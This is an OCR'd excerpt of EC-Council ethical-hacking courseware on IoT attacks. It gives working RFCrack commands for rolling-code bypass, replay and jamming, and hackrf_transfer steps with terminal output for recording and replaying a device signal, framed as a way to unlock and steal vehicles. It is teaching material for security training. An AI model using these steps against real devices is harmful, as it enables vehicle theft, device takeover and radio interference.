



Figure 18.38: Screenshot of IoT Inspector

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Launch Attacks

In the vulnerability scanning phase, attackers try to determine the vulnerabilities present in the target device. The vulnerabilities found are then exploited further to launch various attacks such as DDoS attacks, rolling-code attacks, signal-jamming attacks, Sybil attacks, MITM attacks, and data and identity theft attacks. For example, an attacker can use the RFCrack tool to perform a rolling-code attack, replay attack, and jamming attack on a device. Similarly, an attacker may also use tools such as KillerBee to attack ZigBee and IEEE 802.15.4 networks.

Rolling Code Attack using RFCrack

Source: *https://github.com*

Attackers use the RFCrack tool to obtain the rolling code sent by the victim to unlock a vehicle and later use the same code for unlocking and stealing the vehicle. RFCrack is used for testing RF communications between physical devices that communicate over sub-GHz frequencies. It is used along with a combination of hardware such as yardsticks to jam, replay, and sniff the signal coming from the sender.

Attackers perform the following attacks using RFCrack:

- Perform replay attacks (-i -F)
- Send saved payloads (-s –u)
- Perform rolling-code bypass attacks (-r -F -M)
- Perform jamming (-j -F)
- Scan incrementally through frequencies (-b -v -F)
- Scan common frequencies (-k)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Commands used by an attacker to perform rolling-code attack are given below:

- Live replay:

  ```
  python RFCrack.py -i
  ```

- Rolling code:

  ```
  python RFCrack.py -r -M MOD_2FSK -F 314350000
  ```

- Adjust RSSI range:

  ```
  python RFCrack.py -r -U "-75" -L "-5" -M MOD_2FSK -F 314350000
  ```

- Jamming:

  ```
  python RFCrack.py -j -F 314000000
  ```

- Scan common frequencies:

  ```
  python RFCrack.py -k
  ```

- Scan with your list:

  ```
  python RFCrack.py -k -f 433000000 314000000 390000000
  ```

- Incremental scan:

  ```
  python RFCrack.py -b -v 5000000
  ```


- Send saved payload:

  ```
  python RFCrack.py -s -u ./files/test.cap -F 315000000 -M
  MOD_ASK_OOK
  ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 18.39: Rolling-code attack using RFCrack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Hacking Zigbee Devices with Attify Zigbee Framework

Source: *https://www.attify.com*

Most IoT devices use the ZigBee protocol for short-range wireless communication. Attackers find vulnerabilities in ZigBee-based IoT and smart devices and exploit them using tools such as the Attify ZigBee Framework. Attackers take advantage of the vulnerabilities in these devices to sniff confidential information in transit and, in some cases, take control of the device itself.

The Attify ZigBee Framework consists of a set of tools used to perform ZigBee penetration testing. ZigBee protocol makes use of 16 different channels for all communications. Attackers use zbstumbler from the Attify Zigbee framework to identify the channel used by the target device. Once the attacker identifies this, he/she starts capturing the packets that are being transmitted from or/and to the device. At this stage, an attacker can simply perform a replay attack by capturing and replaying the same packets to observe the behavior of the device. Subsequently, the attacker can perform further exploitation on the device.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 18.40: Screenshot of Attify Zigbee Framework

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




BlueBorne Attack Using HackRF One

Source: *https://greatscottgadgets.com*

IoT devices involve wireless communication using RF, ZigBee, or LoRa. Attackers use HackRF One to perform attacks such as BlueBorne or AirBorne attacks, including replay, fuzzing, and jamming. HackRF One is an advanced hardware- and software-defined radio with a range of 1 MHz to 6 GHz. It transmits and receives radio waves in half-duplex mode, so it is easy for attackers to perform attacks using this device. It can sniff a wide range of wireless protocols from GSM to Z-wave.

Figure 18.41: Screenshot of HackRF One

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Replay Attack using HackRF One

Attackers perform replay attacks on target IoT devices using tools such as HackRF One. To perform this attack, attackers need to discover the radio frequency of the target device. Attackers use online resources such as the FCC database to determine the frequency of the target device. Alternatively, attackers also use tools such as RTL-SDR to determine the frequency of a target device in the vicinity. Once the frequency is obtained, attackers use tools such as HackRF One to launch a replay attack.

Steps to perform a replay attack on the target IoT device:

- Step 1: Record the device's signal using the following command:

  `hackrf_transfer -r connector.raw -f [device frequency]`

  Here, -r → used to record the signal, -f → frequency of the device

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
root@kali:~/rf# hackrf_transfer -r connector.raw -f 433900000 -l 20 -g 20
warning: lna_gain (-l) must be a multiple of 8
call hackrf_sample_rate_set(10000000 Hz/10.000 MHz)
call hackrf_baseband_filter_bandwidth_set(9000000 Hz/9.000 MHz)
call hackrf_set_freq(433900000 Hz/433.900 MHz)
Stop with Ctrl-C
19.9 MiB / 1.000 sec = 19.9 MiB/second
19.9 MiB / 1.000 sec = 19.9 MiB/second
20.2 MiB / 1.000 sec = 20.2 MiB/second
19.9 MiB / 1.000 sec = 19.9 MiB/second
19.9 MiB / 1.000 sec = 19.9 MiB/second
20.2 MiB / 1.000 sec = 20.2 MiB/second
^CCaught signal 2
18.1 MiB / 0.913 sec = 19.8 MiB/second

User cancel, exiting...
Total time: 6.91446 s
hackrf_stop_rx() done
hackrf_close() done
hackrf_exit() done
fclose(fd) done
exit
```

Figure 18.42: Screenshot of HackRF One recording signal

- Step 2: Replay the signal to the target using the following command:

  hackrf_transfer -t connector.raw -f [device frequency]

  Here, -t → used to replay the signal


```
root@kali:~/rf# hackrf_transfer -t connector.raw -f 433900000 -x 40
call hackrf_sample_rate_set(10000000 Hz/10.000 MHz)
call hackrf_baseband_filter_bandwidth_set(9000000 Hz/9.000 MHz)
call hackrf_set_freq(433900000 Hz/433.900 MHz)
Stop with Ctrl-C
19.9 MiB / 1.000 sec = 19.9 MiB/second
19.9 MiB / 1.001 sec = 19.9 MiB/second
20.2 MiB / 1.000 sec = 20.2 MiB/second
19.9 MiB / 1.001 sec = 19.9 MiB/second
19.9 MiB / 1.001 sec = 19.9 MiB/second
20.2 MiB / 1.000 sec = 20.2 MiB/second
18.4 MiB / 1.001 sec = 18.3 MiB/second

Exiting... hackrf_is_streaming() result: HACKRF_ERROR_STREAMING_EXIT_CALLED (-1004)
Total time: 7.00498 s
hackrf_stop_tx() done
hackrf_close() done
hackrf_exit() done
fclose(fd) done
exit
root@kali:~/rf# hackrf_info
Found HackRF board 0:
USB descriptor string: 0000000000000000014d463dc2f6db5e1
Board ID Number: 2 (HackRF One)
Firmware Version: 2015.07.2
Part ID Number: 0xa000cb3c 0x00614f5e
Serial Number: 0x00000000 0x00000000 0x14d463dc 0x2f6db5e1
root@kali:~/rf#
```

Figure 18.43: Screenshot of HackRF One replaying a signal

After executing the attack successfully, the attacker can command and control the target IoT device to perform further attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SDR-Based Attacks using RTL-SDR and GNU Radio

- **Hardware-based attack**

  Attackers use hardware tools such as RTL-SDR to perform SDR-based attacks on IoT devices.

  - **RTL-SDR**

    Source: *https://www.rtl-sdr.com*

    RTL-STR hardware is available in the form of a USB dongle that can be used to capture active radio signals in the vicinity (an Internet connection is not mandatory). It is available in different models, such as DVB-T SDR, RTL2832, RTL dongle, or DVB-T dongle. The RTL-STR tool can capture frequencies ranging from 500 kHz up to 1.75 GHz based on the selected SDR models.

Figure 18.44: RTL-SDR

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers use an RTL-SDR radio scanner to perform the following activities:

- Receiving and decoding GPS signals
- Analyzing spectrum
- Listening to DAB broadcast radio
- Listening to and decoding HD radio
- Sniffing GSM signals
- Listening to VHF amateur radio
- Scanning trunked radio conversations
- Scanning for cordless phones

- **Software-based attack**

  Along with hardware tools, attackers can also assault SDR-based IoT devices using various software tools, such as GNU Radio.

  - **GNU Radio**

    Source: *https://www.gnuradio.org*

    The GNU Radio tool makes use of external RF hardware to generate SDR. It offers a framework and the required tools to generate software radio signals. It also offers processing units for signals to implement software radios. Attackers use GNU Radio to perform various SDR-based attacks on target IoT devices.

    Before attacking the target device, attackers need to build and configure GNU Radio. After the successful installation of GNU Radio, attackers use the tools below to perform further exploitation.

    GNU Radio consists of a number of pre-defined programs and tools, which can be used for a variety of tasks. If it is installed from Python, the source files can be found in gr-utils/src/python and gr-uhd/apps.

    - **uhd_ft** → A spectrum analyzer tool that can be connected to a UHD device to find the spectrum at a given frequency
    - **uhd_rx_cfile** → Stores wave samples with the help of a UHD device; samples can be stored in a file and analyzed later using GNU Radio or similar tools such as Matlab or Octave
    - **uhd_rx_nogui** → Used to obtain and listen to the incoming signals on the audio device
    - **uhd_siggen_gui** → Used to create simple signals such as sine, square, or noise
    - **gr_plot** → Used to present previously recorded samples saved in a file

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


